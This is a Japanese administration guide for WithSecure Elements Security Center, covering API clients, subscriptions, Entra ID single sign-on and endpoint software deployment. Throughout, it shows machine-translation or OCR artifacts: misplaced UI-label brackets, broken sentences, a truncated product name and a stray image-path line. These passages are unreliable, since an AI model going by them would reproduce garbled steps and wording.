WithSecure Elementsで、サービスパートナーアカウントを組織に追加してください。

サービスパートナーアカウントを作成するには

1. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが表示されます。
2. [**一般**] タブを選択します。

3. ⋯を選択し、[**サービスパートナーアカウントの作成」を**]選択します。
   「サービスパートナーアカウントの作成」画面が開きます。
4. 組織アカウントの名前を入力し、[**保存**]を選択してください。

サービスパートナーアカウントが作成されます。

管理者の編集または削除

管理者を変更・削除することができます。

管理者の役割割り当てを編集するか、アクセス権を完全に削除します。すべての役割を削除すると、アカウントは自動的に削除されます。

1. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが表示されます。
2. [**セキュリティ管理者**] タブを選択します。
3. [**メールアドレス**] 列で、編集または削除する管理者アカウントのメールアドレスを選択します。
   概要画面が開きます。
4. 管理者アカウントを変更するには
   a) 管理者ロールに必要な変更を加えます。
   b) [**保存**] を選択します。
   管理者アカウントの情報が更新されます。
5. 管理者アカウントを削除するには、[**削除**] を選択します。

> **注：** 管理者アカウントからすべてのアクセス権を削除すると、変更を保存するとアカウントは自動的に削除されます。

管理者アカウントが削除されます。

APIクライアントを作成する

APIクライアントを作成することで、アプリケーションが特定のアクセス権限でElements APIを使用できるようになります。

APIクライアントは、アプリケーションがElements APIを使用できるようにする認証情報を提供します。APIクライアントは、作成時に [**読み取り専用**]オプションを選択するかどうかに応じて、完全なアクセス権を持つか、読み取り専用アクセスに制限されます。利用可能なAPI操作については、Elements APIリファレンスを参照してください。

APIクライアントを作成するには：

1. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが開きます。
2. [**APIクライアント**]タブを選択してください。
   このタブには、組織の*UUID*と既存の*API*クライアントの一覧が表示されます。
3. [**新規追加**]を選択します。
   「新しい*API*クライアントの追加」ダイアログが開き、**「詳細」**ステップから始まります。
4. APIクライアントの組織を選択し、説明を入力して、[**読み取り専用**]を選択すると、クライアントのアクセスが読み取り専用に制限されます。
5. [**追加**] を選択します。
   ***API*クライアントの**ステップが開き、生成されたクライアント*ID*とシークレットが表示されます。
6. 秘密の内容をコピーして、安全な場所に保管してください。

> **重要：** この手順を終えると、秘密情報に再度アクセスしたり、閲覧したりすることはできません。

7. [**秘密情報をコピーして保存しました**]を選択し、次に [**完了**]を選択します。
   新しい*API*クライアントは、クライアント*ID*、アクセス権限、作成日とともにリストに表示されます。

新しいAPIクライアントが作成されます。

APIクライアントを削除する

アプリケーションが不要になったAPIクライアントは削除できます。

APIクライアントを削除すると、その認証情報を使用していたアプリケーションは、その認証情報を使用して Elements APIにアクセスできなくなります。

APIクライアントを削除するには：

1. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが開きます。
2. [**APIクライアント**]タブを選択してください。
   このタブには、組織の*API*クライアントの一覧が表示されます。
3. 削除したいAPIクライアントの行で、ゴミ箱アイコンを選択し、削除することを確認します。
   *API*クライアントが削除されました。

パスワードを復元する

パスワードを忘れた場合は、[**パスワードをお忘れですか**？]のリンクからパスワードを復元できます。

パスワードを回復するには

1. ログインページで、[**パスワードをお忘れですか**？]のリンクを選択してください。
   *[*パスワードをリセットするメールが送信されました*]* ウィンドウが開きます。
2. ユーザ名またはメールアドレスを入力します。
3. [**送信**]を選択してください。

パスワードの変更方法を記載したメールが届きます。

アカウントの詳細を変更する

WithSecure Elementsセキュリティセンターでユーザー名を変更してください。フェデレーションユーザーは、IDプロバイダーでアカウントの詳細を管理します。

WithSecure Elementsセキュリティセンターのアカウント設定からユーザー名を変更できます。

> **重要：** 組織でフェデレーションサインイン（Entra ID）を使用している場合、WithSecure Elementsセキュリティセンターでアカウントの詳細を変更することはできません。代わりに、IDプロバイダーで詳細を管理してください。

ユーザー名を変更するには:


1. 
   右上隅にある [**マイ設定**]を選択します。
2. [**詳細**]欄に、新しいユーザー名を入力してください。
3. [**保存**] を選択します。

1.1.4 表示モードを変更する

WithSecure Elements Security Centerの外観をカスタマイズするには、ライト、ダーク、または自動表示モードを選択してください。

Elements Security Centerの外観は、好みに合わせて表示モードを選択することでカスタマイズできます。ダークモードは、管制室などの暗い環境や夜間勤務時に便利です。表示モードを変更するには：

1. ポータルの右上隅にあるユーザープロファイルメニューアイコンを選択してください。
2. [**表示モード**]を選択してください。
3. 以下の選択肢から1つを選んでください。
   - [**Light**] – 明るい環境に適した、明るいインターフェース。
   - [**ダークモード**]– 暗い場所での目の疲れを軽減する、より暗いインターフェース。
   - [**自動設定**]–デバイスのシステム設定に合わせて、ライトモードとダークモードを自動的に切り替えます。



新しい表示モードはすぐに適用されます。これらの手順を繰り返すことで、いつでも変更できます。

1.1.5 Elements製品を使用する

WithSecure Elements製品を使用するにはいくつかの手順が必要です。

1. 顧客企業を追加します (まだ追加されていない場合) 。
2. サブスクリプションを取得しています。

> **注:** 下**管理**>**サブスクリプション**所有しているすべての製品、利用可能なサブスクリプションキー、およびそれらの有効期限を確認できます。

3. 顧客企業にサブスクリプションを追加します。
4. 製品を導入します。

> **注：** Elements製品のデプロイ方法については、「一般的なデプロイ方法」をご覧ください。

顧客企業を追加する

WithSecure Elements Security Centerアカウントに新しい 顧客企業を追加するには、まずその企業をWithSecure Partner Portalアカウントに 新しい顧客として追加し、少なくとも１つの製品を購入する必要があります。WithSecure Elementsそれに対応する製品。

> **注：** ソリューションプロバイダおよびサービスパートナーのみ企業アカウントを追加できます。

新しい顧客企業でサブスクリプションとデバイスを管理する管理者が必要な場合は、Elements Security Centerを通じて 管理者アカウントを作成してください。

> **注：** WithSecureパートナー ポータルは、Elements Security Centerと連携するオンライン サービスです。販売とサポートを支援するツール、資料、統合された 電子注文システムを提供します。WithSecure解決策。

新規顧客の発注書は、まずパートナーポータルアカウントから正常に追加される必要があります。これが完了すると、顧客は自動的に Elements Security Centerアカウントに新規企業として追加されます。

その後、顧客企業のユーザーに WithSecure Elements製品を提供したり、購入した製品のサブスクリプションを管理したりできるようになります。

顧客企業にサブスクリプションキーを割り当てる

企業アカウントにサブスクリプションキーを追加すると、WithSecure Elements Security Centerにコンピューターを割り当てることができます。

以下の点を考慮する必要があります。

- ソリューションプロバイダおよびサービスパートナーは企業アカウントにサブスクリプションキーを割り当てることができます。
- 企業ユーザーは、パートナーから提供された未使用のサブスクリプション キーを自社の組織に割り当てることができます。
- ユーザーには、Endpoint Protectionソフトウェアでの完全な編集ロールが付与されている必要があります (コンピューターとサーバーの両方に適用されます) 。
- サブスクリプションはパートナーレベルで割り当てる必要があります (サブスクリプションキーが存在する必要があります) 。パートナーはサブスクリプションキーを次の場所で見つけることができます。**サブスクリプション**表示[**管理**]サイドバーに表示されます。

> **注：** 企業ユーザーはパートナーにサブスクリプションキーを要求する必要があります。

サブスクリプションキーを割り当てるには

1. 下[**管理**]選択[**サブスクリプション**] サイドバーに表示されます。
2. スコープセレクターを使用して、サブスクリプションキーを割り当てる会社を選択します。
   選択した会社の現在のサブスクリプションの一覧表が開きます。
3. フィルターの上にある [**サブスクリプションを割り当てる**]を選択してください。
   購読割り当てページが開きます。
4. 会社の新しいサブスクリプションキーを入力し、[**OK」を選択してください。**]

新しいサブスクリプションキーが企業アカウントに追加されます。

既存顧客企業向けに製品を注文する

既存の顧客企業向けにWithSecure Elements製品を注文するには、WithSecureパートナーポータルをご利用ください。

> **注：** ソリューションプロバイダおよびサービスパートナーのみが、顧客企業向けの製品を注文できます。

ご注文はこちらWithSecure ElementsWithSecureパートナーポータル経由で既存顧客企業向け製品を提供する：

1. ウェブブラウザで次のリンクを開いてポータルにログインします:パートナーポータル

> **注:** WithSecureパートナーポータルへのアクセスには、WithSecure Elementsセキュリティセンターからのログイン認証情報が必要です。ログイン情報をお持ちでない場合は、ページ上の **「認証情報のリクエスト」** フォームに必要事項を入力し、[**送信**]をクリックしてください。アクセス認証情報の受信には最大24時間かかる場合があります。

   電子注文ページが表示されます。
2. メインページで [**顧客**] をクリックし、製品を注文する顧客企業名を選択します。
3. [**注文**] 列で、[**新規SaaS注文**] または [**新規年間注文**] を選択します。
   [注文] ウィンドウが開きます。
4. [**新規注文**] の下に、注文の参照番号を入力します。
5. [**製品の注文**] で、[**製品を追加**] を選択します。
6. 必要な製品を選択して注文の指示に従います。

購入注文が完了すると、製品情報の変更がWithSecure パートナーポータルとElements Security Centerアカウントで更新されます。

新規顧客企業向けに製品を注文する

WithSecureパートナーポータルを通じて、新規顧客企業向けにWithSecure Elements製品を注文してください。

> **注：** ソリューションプロバイダおよびサービスパートナーのみが、顧客企業向けの製品を注文できます。

ご注文はこちらWithSecure ElementsWithSecureパートナーポータル経由で新規顧客企業向け製品を提供する：

1. ウェブブラウザで次のリンクを開いてポータルにログインします:パートナーポータル

> **注:** WithSecureパートナーポータルへのアクセスには、WithSecure Elementsセキュリティセンターからのログイン認証情報が必要です。ログイン情報をお持ちでない場合は、ページ上の **「認証情報のリクエスト」** フォームに必要事項を入力し、[**送信**]をクリックしてください。アクセス認証情報の受信には最大24時間かかる場合があります。

   電子注文ページが表示されます。
2. メイン ページで、[**新規注文**] を選択します。
3. 新しい顧客企業の名前を入力し、[**新規追加**]を選択してください。
   *[**新規顧客**]* ウィンドウが開きます。
4. 顧客情報を入力し、[**保存**]を選択してください。
5. [**新規注文**] の下に、注文の参照番号を入力します。
6. [**製品の注文**] で、[**製品を追加**] を選択します。

7. 必要な製品を選択して注文の指示に従います。

注文が完了すると、新しい顧客企業が、購入した製品とともに パートナー ポータルアカウントに表示されます。

> **注：** 新しい顧客会社が Elements Security Centerアカウントに表示されるまでには、しばらく時間がかかる場合があります。

利用可能な製品サブスクリプションを見る

利用可能の製品ライセンスを表示するには

サブスクリプションビューには、表示範囲内のすべての製品サブスクリプションが、キー、ステータス、有効期限とともに一覧表示されるため、組織全体でそれらを検索および管理できます。

1. 下[**管理**]選択[**サブスクリプション**]。
   [サブスクリプション] ビューが開き、各製品のサブスクリプション、サブスクリプションキー、およびサブスクリプションが属する組織が表示されます。

> **注：** スコープセレクターがすべての顧客企業を表示するように設定されている場合、デフォルトではすべてのサブスクリプションが表示されます。

2. フィルタリングを使用すると、次の情報を見つけることができます。

オプション	説明
サブスクリプションキー	該当するサブスクリプションキーを入力してください
製品	利用可能な製品リストから選択してください
有効期限	有効なサブスクリプションを表示するには[**有効**]を選択してください。間もなく期限切れになるサブスクリプションを表示するには[**14日後**]または[**60日後」を選択してください**]。期限切れのサブスクリプションのみを表示するには「期限切れ [」**を選択してください**]。
種類	以下の購読タイプから選択できます：[**商用**]、[**評価版**]、[**政府機関向け**]、[**教育機関向け**]、または [**転売禁止**]。

特定の顧客企業の購読状況を確認するには、スコープセレクターを使用して、表示したい企業を選択してください。

> **注：** 特定の顧客企業を表示する場合、フィルタは適用されません。

購読キーを変更する

WithSecure Elements Security Centerで、1 台または複数のデバイスのサブスクリプション キーを変更します。

サブスクリプション キーを変更するには

> **注：** Elements ConnectorまたはEPPサブスクリプションのいずれのバリアントについても、変更によってEPPを含まないサブスクリプションへのダウングレードが必要となる場合は、サブスクリプションキーを変更することはできません。

1. 下[**環境**]選択[**デバイス**]サイドバーに表示されます。
   の**デバイス**ページが開きます。
2. サブスクリプションキーを変更するデバイスを選択します。

ページの下にメニューが表示されます。

3. [**購読の変更**]を選択してください。
4. 表示されたフィールドに新しい購読キーを入力し、[**購読の変更**]を選択します。

> **注：** 下 **管理** > **サブスクリプション**選択した企業のデバイスで利用可能なサブスクリプションキーを見つけることができます。

新しいサブスクリプション キーが選択したデバイスに適用されます。

サブスクリプションをアップグレードする

アップグレードのオプション WithSecure Elements購読。

この章では、アップグレードする方法について説明します。WithSecure Elements利用可能なサブスクリプションとアップグレードオプション。

サブスクリプションをアップグレードする

サブスクリプションをアップグレードするには2つの方法があります。

- サブスクリプション キーの種類を変更する (新しいサブスクリプションを注文する)
- デバイス上の別のサブスクリプション キーに変更する

サブスクリプションをアップグレードする際には、次のオプションがあります。

- WithSecure Elements EPP for Computersから WithSecure Elements EPP for Computers Premium へ
- WithSecure Elements EPP for Computersから WithSecure Elements EDR および EPP for Computers へ
- WithSecure Elements EPP for Computersから WithSecure Elements EDR および EPP for Computers Premium まで
- WithSecure Elements EPP for Computers Premiumから WithSecure Elements EDR および EPP for Computers Premiumへ
- WithSecure Elements EDRおよびEPP for Computersから WithSecure Elements EDRおよびEPP for Computers Premiumへ
- WithSecure Elements EPP for Serversから WithSecure Elements EPP for Servers Premium へ
- WithSecure Elements EPP for Servers Premiumから WithSecure Elements EDR および EPP for Servers Premiumへ

> **注：** WithSecure Elements EPP for ComputersまたはWithSecure Elements EPP for Serversの Standard バージョンと Premium バージョンの両方、および WithSecure Elements EDR と EPP for Computers または WithSecure Elements EDR と EPP for Servers の任意の組み合わせで、同じインストーラーファイルを使用できます。

Windows コンピューターに WithSecure Elements EDRがインストールされている場合は、WithSecure Elements EDR for ComputersまたはWithSecure Elements EDR for Computers Premium にアップグレードする前に、再インストールする必要があります。

1.1.6 フェデレーションシングルサインオン

フェデレーション型シングルサインオン (FSSO) を使用すると、ユーザーはIDプロバイダーで一度認証するだけで、個別にログインすることなく複数のアプリケーションにアクセスできます。

フェデレーションシングルサインオン (FSSO) を使用すると、ユーザーは一度認証するだけで、異なるドメインや組織にまたがる複数のアプリケーションやサービスにアクセスできます。ユーザーは、それぞれのアプリケーションやサービスに個別にログインする必要はありません。ユーザーがログインする際、ユーザー名やパスワードなどの認証情報をIDプロバイダーに送信します。IDプロバイダーはこれ

らの認証情報を検証します。認証が成功すると、IDプロバイダーはデジタル署名付きトークンを生成します。このトークンはユーザーの身元を証明するものです。ユーザーが異なるドメインや組織の他のアプリケーションやサービスにアクセスする場合、ブラウザはこのトークンを自動的に使用します。クラウドIDサービスはトークンを検証し、ユーザーが再度ログインすることなくアクセスを許可します。

FSSOは、さまざまなシステム間でのアクセスを簡素化します。ユーザーは一度認証するだけで、異なるアプリケーションやサービス間をスムーズに移動できます。また、複数回のログインが不要になるため、セキュリティとユーザーエクスペリエンスも向上します。ユーザーがIDプロバイダーから削除されると、自動的にログインできなくなります。Elements Security Centerこれにより、ユーザーアクセス管理がより簡単かつ安全になります。

前提条件

Entra アカウントを WithSecure Elementsアカウントにリンクするには、Entra ID テナント アカウントに電子メール アドレスが設定されており、対応する Elementsアカウントの電子メール アドレスと一致している必要があります。

電子メール アドレスが設定されていないか、対応する Elementsアカウントの電子メール アドレスと一致しない場合、リンクは失敗し、ユーザーは WithSecure Elements Security Centerにアクセスできません。ユーザーの電子メール アドレス情報は Microsoft Entra Admin Centerの **[連絡先情報]** > **[電子メール]** に表示されます。

> **注 :** すべてのユーザーは Elementsアカウントを持っている必要があります。Microsoft Entra ID からの自動ユーザー プロビジョニングはありません。

シングルサインオン (SSO) を実装する前に

これらの要件と考慮事項は、シングルサインオン (SSO) を実装する前に適用されます。

プラスアドレス指定が問題となるのはなぜですか?

Microsoft Entra ID認証に電子メール エイリアスまたはプラス アドレスを持つ電子メール アドレスをサポートしていません。SSO を構成して使用を開始すると、プラス アドレスを持つすべての電子メール エイリアスと Elementsユーザー アカウントが機能しなくなります。

> **重要 :**
>
> 電子メール エイリアスまたはプラス アドレスを持つ Elementsユーザー アカウントを使用して SSO を設定しないでください。

FAQ

ユーザーがフェデレーションを削除するためのアクセス権を失わないようにするにはどうすればよいですか?	フェデレーションを実装する場合は、プラス アドレスまたは電子メール エイリアスのないユーザー アカウントがあることを確認してください。そうしないと、Elements Security Centerにアクセスできなくなる可能性があります。
SSOはログインプロセスをどのように変更しますか?	フェデレーション後、ユーザーは Microsoft Entra IDを通じて認証されるため、Elements Security Centerの個別のログイン フローは不要になります。
Elements Entra ID を持つユーザーは、どのくらいの頻度で Elements Security Center に対して認証する必要がありますか?	ユーザーに有効なフェデレーション認証セッションがない場合、Elements Security Centerログインと認証が要求されます。

SSOの世界的な影響

SSOの実装は、フェデレーションされたメールドメインのユーザーアカウントを持つすべての組織と階層に影響します。一部のユーザーは、さまざまなパートナーレベルおよびサービスパートナーレベルの階層にまたがるアカウントを持っているため、変更はこれらのすべての階層に影響します。たとえば、パートナーAが独自のソリューションプロバイダー（SOP）を持ち、他のパートナーのSOPとドメインを共有している場合、SSOは特定のSOPだけでなく、要素レベルにも影響します。メールドメインは組織内で一度しかフェデレーションできませんが、これはそのドメインに関連付けられているすべてのユーザーアカウントに影響します。

階層レベルの考慮事項

SSO は適切な階層レベルからのみ変更できるため、必ず適切な階層レベルから生成してください。

Microsoft Entra ID アカウントの削除の処理

Microsoft Entra ID アカウントが削除された場合、Elements管理者は自動的に削除されませんが、アカウントは機能しなくなります。管理者は手動で削除する必要があります。

Microsoft Entra ID を使用したフェデレーション シングル サインオンを設定する

ユーザーがMicrosoft Entra IDの認証情報を使用してサインインできるように、フェデレーション型シングルサインオンを設定します。

フェデレーション シングル サインオンを作成するには、次のものが必要です。

- 非フェデレーション ドメイン - Elements Security Centerとフェデレーションされていないドメイン名 (例: `yourcompanydomain.com`)
- Elements Security Centerアカウント - `Endpoint Protection` の完全編集権限が割り当てられたElements Security Centerのアカウント。このアカウントは、フェデレーションドメインを管理し、後で Entra ID アカウントを使用して Elements Security Centerにログインするために必要です。
- Entra ID テナント アカウント - フェデレーションするドメインを管理する Entra ID テナント内のアカウント。このアカウントはElements Security Centerにログインしてドメインをフェデレーションするために不可欠です。

> **注:** このシナリオでは、ドメインをフェデレーションするユーザーは、Entra IDテナントのグローバル管理者ロールを持っている必要があります。ドメインがフェデレーションされると、対応するElements アカウントも持っている限り、Entra アカウントを持つすべてのユーザーがログインできるようになります。

ユーザーがMicrosoft Entra IDの認証情報を使用してElementsにサインインできるように、フェデレーション型シングルサインオンを設定します。

1. WithSecure Elementsセキュリティセンターのサインインページにログインしてください。
2. 下 **管理** > **設定** > **[セキュリティ管理者は]**、[**フェデレーションシングルサインオンの構成**]を選択します。
   「フェデレーションシングルサインオンの設定」ウィンドウが開き、あなたのメールアドレスに一致するドメインのステータスが表示されます。
3. [**Microsoftにログインを**]選択
4. 開いたポップアップ ウィンドウで、Entra テナントのパスワードを入力し、[**サインイン**]を選択します。
5. [**組織を代表して同意する**]を選択し、[**同意する**]を選択します。
   シングルサインオンアクセスフェデレーションウィンドウが更新され、**「検証成功」**と表示されます。

> **注:** [**キャンセル**]を選択すると、ウィンドウに [**検証に失敗しました**]と表示されます。検証が失敗するその他の理由としては、プロセスに時間がかかりすぎることや、グローバル管理者のロールが不足していることなどが挙げられます。

6. ドメインをフェデレーションするには、[**フェデレーションによるシングルサインオンを有効にする**]を選択します。
   ドメインをフェデレーションすると、そのステータスが **「*[ドメイン名]* のフェデレーションシングルサインオンが有効になりました」** に変わります。

ユーザーIDをリンクする

フェデレーションドメインのユーザーIDをElements Security Centerにリンクします。

> **注:** ドメイン内の電子メール アドレスを持つすべてのユーザーは、ドメインがフェデレーションされた後の最初のログイン時に、自分の ID を 1 回だけリンクする必要があります。

以下のものを用意してください。

- フェデレーションドメイン
- フェデレーションドメインに属する電子メールアドレスを持つElementsアカウントを持つユーザー

> **注:** これらのアカウントは他の管理者によって手動で作成されます。このフローは、ユーザーが初めてログインするときに発生します。

- ユーザーは現在ログインしていない必要があります
- ログインに使用するアカウントElements Security Center以前は本人確認が行われていなかったはず

ID をリンクするには:

1. WithSecure Elementsセキュリティセンターのサインインページにログインしてください。
2. メールアドレスを入力し、[**続行**]を選択します。
3. 電子メールアドレスがドメインですでに認証されている場合は、IDリンクフローにリダイレクトされます。電子メール アドレスがドメインでまだ認証されていない場合は、ドメイン パスワードの入力を求められます。

> **注:** ドメイン構成によっては、多要素認証（MFA）を完了する必要がある場合があります。

4. メールアドレスをもう一度入力し、[**続行**]を選択します。
5. 次に、Elementsアカウントのパスワードを入力し、[**続行**]を選択します。
   ビジネス アカウントが *Entra ID* アカウントにリンク (フェデレーション) されることを確認するウィンドウが開きます。
6. 続行するには [**続行」を**]選択してください。

ドメインからフェデレーションを削除する

ドメインからシングルサインオンフェデレーションを削除します。

ドメインからフェデレーションを削除する前に、次のものを用意してください。

- フェデレーションドメイン
- アカウントElements Security Centerエンドポイント保護による完全な編集権限と、フェデレーションドメイン内のメールアドレスが必要です。

注: ドメインからフェデレーションが削除されると、そのドメインの電子メールアドレスを持つユーザーは、Element の資格情報を使用してログインする必要があります。ただし、ドメインがフェデレーションされた後にElementsアカウントが作成された場合、ユーザーは初期パスワードが記載された電子メールを受信しておらず、Element の資格情報がわかりません。その場合、ユーザーはパスワードをリセットする必要があります。

フェデレーションを削除するには:

1. WithSecure Elementsセキュリティセンターのサインインページにログインしてください。
2. [**SSO アクセス フェデレーションを**]選択します。
   フェデレーションシングルサインオンウィンドウが開き、電子メールアドレスに一致するドメインのステータスが表示されます。
3. [**フェデレーションシングルサインオンの削除を**]選択します。
   確認ウィンドウが開きます。
4. [**OK**]を選択します。
   シングル サインオン フェデレーションがドメイン アカウントから削除されます。

1.1.7 管理対象のデバイスを追加する

コンピューターまたはモバイルデバイスのセキュリティを監視および管理するには、WithSecureElementsアカウントを使用するには、まずコンピュータまたはモバイルデバイスに エンドポイント保護ソフトウェアをインストールする必要があります。

ソフトウェアがインストールされると、デバイスがWithSecure Elements Security Centerアカウントに追加されます。ElementsSecurityCenterを通じて、セキュリティ製品のパフォーマンスを追跡したり、サブスクリプション、アップデート、およびその他の標準タスクを管理したりできます。

注 : 新しいデバイスを追加すると、デフォルトのプロファイルが適用されます。

管理対象デバイスに エンドポイント保護ソフトウェアをインストールする方法はいくつかあります。

- デバイスのユーザへソフトウェア インストーラとインストールおよびアクティベーション方法を記載したメールを送ります。
- ソフトウェアをElements Security Centerから直接ダウンロードし、デバイスに転送します。

注 : これは WithSecure Elements Mobile Protectionには適用されません。

- GPO、イメージ、またはRMMまたはMDMツールを使用してソフトウェアを展開します。

各デバイスの情報を含む CSV ファイルをインポートすることで一度に複数のモバイルデバイスを追加できます。

注: 新しいデバイスを追加するには、少なくとも1つの無料インストールが可能なエンドポイント保護ソフトウェアのサブスクリプションが必要です。企業に利用可能な無料インストール数によって、追加できるデバイスの数が決まります。

WithSecure ソフトウェアを導入する

WithSecure Elementsエンドポイント保護ソフトウェアをデバイスに配布する方法。

- 同じWithSecure Elements Agent for Computersインストールパッケージを使用して、以下のソフトウェアをインストールできます。どのソフトウェアをインストールするかは、サブスクリプションキーによって決まります。
  - WithSecure Elements EPP for Computers (WindowsおよびMac)

  - WithSecure Elements EDR and EPP for Computers（WindowsおよびMac）
  - コンピューター向けSecure Elements EDR（Windows、Mac、Linux）

    注： ソフトウェアをスタンドアロンとしてインストールする場合、既存のエンドポイント保護ソフトウェアの自動アンインストールを無効にするために、コマンドラインパラメータ「`--skip-sidegrade`」を追加する必要があります。

  - WithSecure Elements EPP for Computers Premium (Windowsのみ)
  - WithSecure Elements EDRおよびEPP for Computers Premium (Windowsのみ)
  - WithSecure Elements Exposure Management(Windowsのみ)

- 同じWithSecure Elements Agent for Serversインストールパッケージを使用して、以下のソフトウェアをインストールできます。どのソフトウェアをインストールするかは、サブスクリプションキーによって決まります。
  - WithSecure Elements EPP for Servers（Windows/Linux）
  - WithSecure Elements EDR for Servers (Windowsのみ)
  - WithSecure Elements EPP for Servers Premium (Windowsのみ)
  - WithSecure Elements EDR and EPP for Servers Premium（Windows/Linux）
  - WithSecure Elements Exposure Management(Windowsのみ)

- WithSecure Elements Mobile Protectionは、以下の2つの方法でインストールできます。
  - WithSecure Elements EPPポータルの [**新しいデバイスの追加**]を使用してインストールメールを送信します。

    注： Elementsソフトウェア（Elements Connectorを除く）では、[**新しいデバイスを追加オプションを選択し、招待状を1通送信するか、CSVファイルからデータをインポートして複数の招待状を送信するかを選択することで、デバイスを追加できます**]。

  - サードパーティのMDMソフトウェアを介してインストールメールを送信する。

- WithSecure Elements Connector のインストール方法については、WithSecure Elements Connector のドキュメントを参照してください。

インストールリンクをメールで送信する

インストールリンクを記載したメールを会社のユーザーに送信できます。WithSecure Elementsソフトウェア。

注： インストールリンクは30日間有効です。

リンクを使用すると、会社のユーザーは都合の良いときに自分のデバイスのいずれかに製品をインストールできます。製品がインストールされると、デバイスがあなたのデバイスに表示されます。WithSecure Elementsアカウント。

インストールするソフトウェアをユーザーに提供するには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。
2. 
   を選択します。[**デバイス**]。
   メニューが表示されます。
3. メニューから [**新しいデバイスを追加**]を選択します。

「**新しいデバイスを追加**」ページが開きます。

> **注:** スコープセレクターで特定の企業に焦点を絞るように設定すると、ホームページに「**新しいデバイスを追加**]ボタンが表示されます。このボタンをクリックすると、直接 「**新しいデバイスを追加**」フォームに移動できます。

4. 製品を選択します。
5. ドロップダウンメニューから、招待状を送信する言語を選択します。
6. 招待状を送りたい相手のメールアドレスや、その他の任意事項を入力します。

   複数の招待状を送信するには、[**CSVファイルからインポート**]の下にある[**ファイルを選択」を**]選択し、データをインポートするCSVファイルを選択します。複数のメールアドレスはカンマで区切る必要があります。
7. [**送信**]を選択してください。
   リストアップされた受信者には、ダウンロードサイトへのリンクと、選択した製品のダウンロードとインストールの手順が記載されたメールが送信されます。

> **注:** 保留中の招待状を表示するには、まず ··· を選択します。[**デバイス**]次に、[**デバイス招待の管理**]を選択します。

> **注:** このソフトウェアは、[**新しいデバイスを追加**]ページで選択したサブスクリプションキーを使用するようにカスタマイズされています。

製品がデバイスにインストールされ、アクティベートされると、**デバイス**ページを開くと、管理対象デバイスの招待ページから招待状が消えます。

Elements Security Centerからソフトウェアをダウンロードしてください。

WithSecureソフトウェアのインストールパッケージはWithSecure Elements Security Centerからダウンロードすることができます。

ソフトウェアをダウンロードするには

1. ログインして Elements Security Center。
2. サイドバーから [**ダウンロード**] を選択します。
   *[**ダウンロード**]* ページが開きます。
3. お使いのデバイスの種類に対応するセクションを探してください。例えば、**「コンピュータ用WithSecure Elements エージェント」**や **「サーバー用WithSecure Elements エージェント」**などです。
4. お使いのオペレーティングシステムに対応するダウンロードボタンを選択してください。
   使用できるボタンは、オペレーティングシステムによって異なります。

   - Windows: [**.exeファイルをダウンロードする**]か、[**.msiファイルをダウンロードしてください。**]
   - Mac: [**.mpkgをダウンロード**]
   - Linux: [**amd64版をダウンロードする**]か、[**arm64版をダウンロードしてください。**]

   ソフトウェアのダウンロードが完了しました。お客様のアカウントに関連付けられたサブスクリプションキーは、インストーラーに組み込まれています。

対象のソフトウェアをダウンロードした後、管理するコンピューターまたはモバイルデバイスにソフトウェアを転送・インストールできます。サブスクリプションキーは製品に埋め込まれます。

> **重要:** 「WithSecure Elements EDR専用」のサブスクリプションキーを、WithSecure Elements EDR for Computersがインストールされているデバイスで使用しないでください。また、その逆も同様で

> す。ソフトウェアが破損する可能性があり、その場合は手動でアンインストールする必要があります。

ソフトウェアをダウンロードした後、ソフトウェアを導入する必要があります。

デバイスの自動削除を管理する

設定した日数が経過したオフラインのデバイスを自動的に削除するかどうかを選択できます。

> **注：** この機能はモバイルデバイスには適用されません。

> **注：** デバイスの自動削除は会社レベルでのみ設定できます。

デバイスが削除されるまでにオフライン状態である必要がある期間を設定できます。削除されたデバイスがアクティブになった場合、サブスクリプションに空きがあれば、Elements Security Centerに再び表示されます。サブスクリプションが満杯の場合は、デバイスは Elements Security Centerに表示されず、保護されません。

デバイスの自動削除をオンにするには

1. 下[**環境**]選択[**デバイス**]サイドバーに表示されます。
   の**デバイス**ページが開きます。
